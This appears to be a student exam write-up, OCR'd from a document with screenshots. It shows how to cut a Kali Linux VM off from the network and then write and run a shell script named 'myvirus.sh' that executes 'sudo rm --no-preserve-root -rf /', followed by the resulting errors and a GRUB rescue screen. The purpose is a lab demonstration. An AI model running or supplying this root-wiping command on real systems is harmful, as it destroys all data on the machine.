Milestone 1 (Exam Project)

Pieter_Johannes_Swart

Table of Contents


Create a virus that will delete everything in the root directory of Kali Linux to permanently break the OS.

Configer the network for isolation

STEP1: Start the VirtualBox application on your computer. => Select the Kali VM that you are going to use.

STEP2: click on the gear symbol at the top right. => select the Network from the left side, here you will see options for change network adapters.

uncheck the box labeled "Enable Network Adapter". This will disable any network access for the VM.



Kali ExsamProject - Settings

Network

□ Enable Network Adapter

Attached to: NAT


Name:

Click OK to save the changes and close the Settings window. => You can now start your VM by clicking Start in the VirtualBox

STEP3: Check if your network is safe and secure.

After the VM starts, open a Root terminal in Kali Linux, type your password and run this command:


Ifconfig



```
┌──(root㉿kaliuser)-[~]
└─# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kaliuser)-[~]
└─# 
```

These commands should show no active network

You can also look at the top left of the screen, it will show that there is no network.




```
┌──(root㉿kaliuser)-[~]
└─# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kaliuser)-[~]
└─# 
```

This setup will make sure that the VM is save and isolated from any network connections, preventing the virus to spread.

Create a Shell script

STEP4: We will use a “shell script” for coding, because it is simple and can execute without opening a code editor.


Use the “cd” command to navigate to the directory where you want to create your shell script.



```
┌──(root㉿kaliuser)-[~]
└─# cd /home/kaliuser/Desktop/MyWork/

┌──(root㉿kaliuser)-[/home/kaliuser/Desktop/MyWork]
└─# 
```

Use the "touch" command to create a new file with a ".sh" extension. ".sh" is command for shell scripts.

touch myvirus.sh




```
┌──(root㉿kaliuser)-[/home/kaliuser/Desktop/MyWork]
└─# touch myvirus.sh
```

WHEN CREATING A VIRUS

=>to open the shell script use “nano”

nano myvirus.sh



```
┌──(root㉿kaliuser)-[~]
└─# nano myvirus.sh
```

This will open the file in Nano, where you can type in your script.

In Nano, type out your script. For example:

#!/bin/bash

# Begin of the script


Echo “WARNING: System detect Virus”

Echo “ This script will delete all files in the root directory.”

# Delete all files and directories in the root directory

Sudo rm –no-preserve-root -rf /

Echo “File have been deleted”


root@kaliuser: /home/kaliuser/Desktop/MyWork
File Actions Edit View Help
GNU nano 8.2
myvirus.sh *

```
#!/bin/bash

# Begin of the script
echo "WARNING: System detect Virus"
echo "This script will delete all files in the root directory."

# Delete all files and directories in the root directory
sudo rm --no-preserve-root -rf /

echo "Files have been deleted."
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

- **#!/bin/bash -** in shell script, it is use to tell the system which command to use to execute the commands written inside the scripts
- **Echo –** is used for displaying lines of text
- **Sudo -** stands for "**superuser do**" and is used to execute a command with administrative privileges
- "rm" stands for "remove" and is a command used to delete files and directories.
- **'rm -rf' -** command in Linux is used to forcefully remove files and directories.
- The forward slash (/) represents the "root" of the filesystem.

Save and Exit Nano:


Press '**Ctrl + X**' to exit.

Press '**Y**' to confirm that you want to save the changes, and then press Enter to save with the same file name.

1.Make the Script Executable:

Back in the terminal, in the directory where your script is saved, run this command:

chmod +x myvirus.sh




```
┌──(root㉿kaliuser)-[/home/kaliuser/Desktop/MyWork]
└─# chmod +x myvirus.sh
```

2.Run the Script:

Now you can execute the script with:


./myscript.sh



```
┌──(root㉿kaliuser)-[/home/kaliuser/Desktop/MyWork]
└─# ./myvirus.sh
```

****


After running the virus script




```
/usr/share/kali-themes/xfce4-panel-genmon-vpnip.sh: No such file or directory
```

```
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_marker/id': Oper
ation not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_marker/hist': Op
eration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/enable': Op
eration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/filter': Op
eration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/trigger': O
peration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/format': Op
eration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/id': Operat
ion not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_free/hist': Oper
ation not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/enable': Ope
ration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/filter': Ope
ration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/trigger': Op
eration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/format': Ope
ration not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/id': Operati
on not permitted
rm: cannot remove '/sys/kernel/tracing/events/sunrpc/svcsock_new/hist': Opera
```

The screen turns black



When restarting Kali Linux VM, it shows the GRUB loading screen and an error



```
GRUB loading.
Welcome to GRUB!

error: file `/boot/grub/i386-pc/normal.mod' not found.
grub rescue> _
```

References

Gopinathan, A., 2021. Deleting the Root Directory in Your Linux OS. 21 Jan, pp. https://medium.com/geekculture/deleting-the-root-directory-in-your-linux-os-8f38e3add4f6.

Stella, 2020. How to Enable or Disable Network Adapters on Windows 10?. 26 November, pp. https://www.minitool.com/news/how-enable-disable-network-adapters-win10-003.html.

Unknown, 2022. What Is sudo rm -rf in Linux and Is It Dangerous?. 19 October, pp. https://phoenixnap.com/kb/sudo-rm-rf#:~:text=sudo%20rm%20%2Drf%20Syntax,-The%20sudo%20rm&text=Allows%20removing%20root%2Downed%20files,a%20file%20does%20not%20exist..

Yadav, P., 2023. What Does the rm -rf Command Do in Linux?. 28 Jul, pp. https://www.tutorialspoint.com/what-does-the-rm-rf-command-do-in-linux.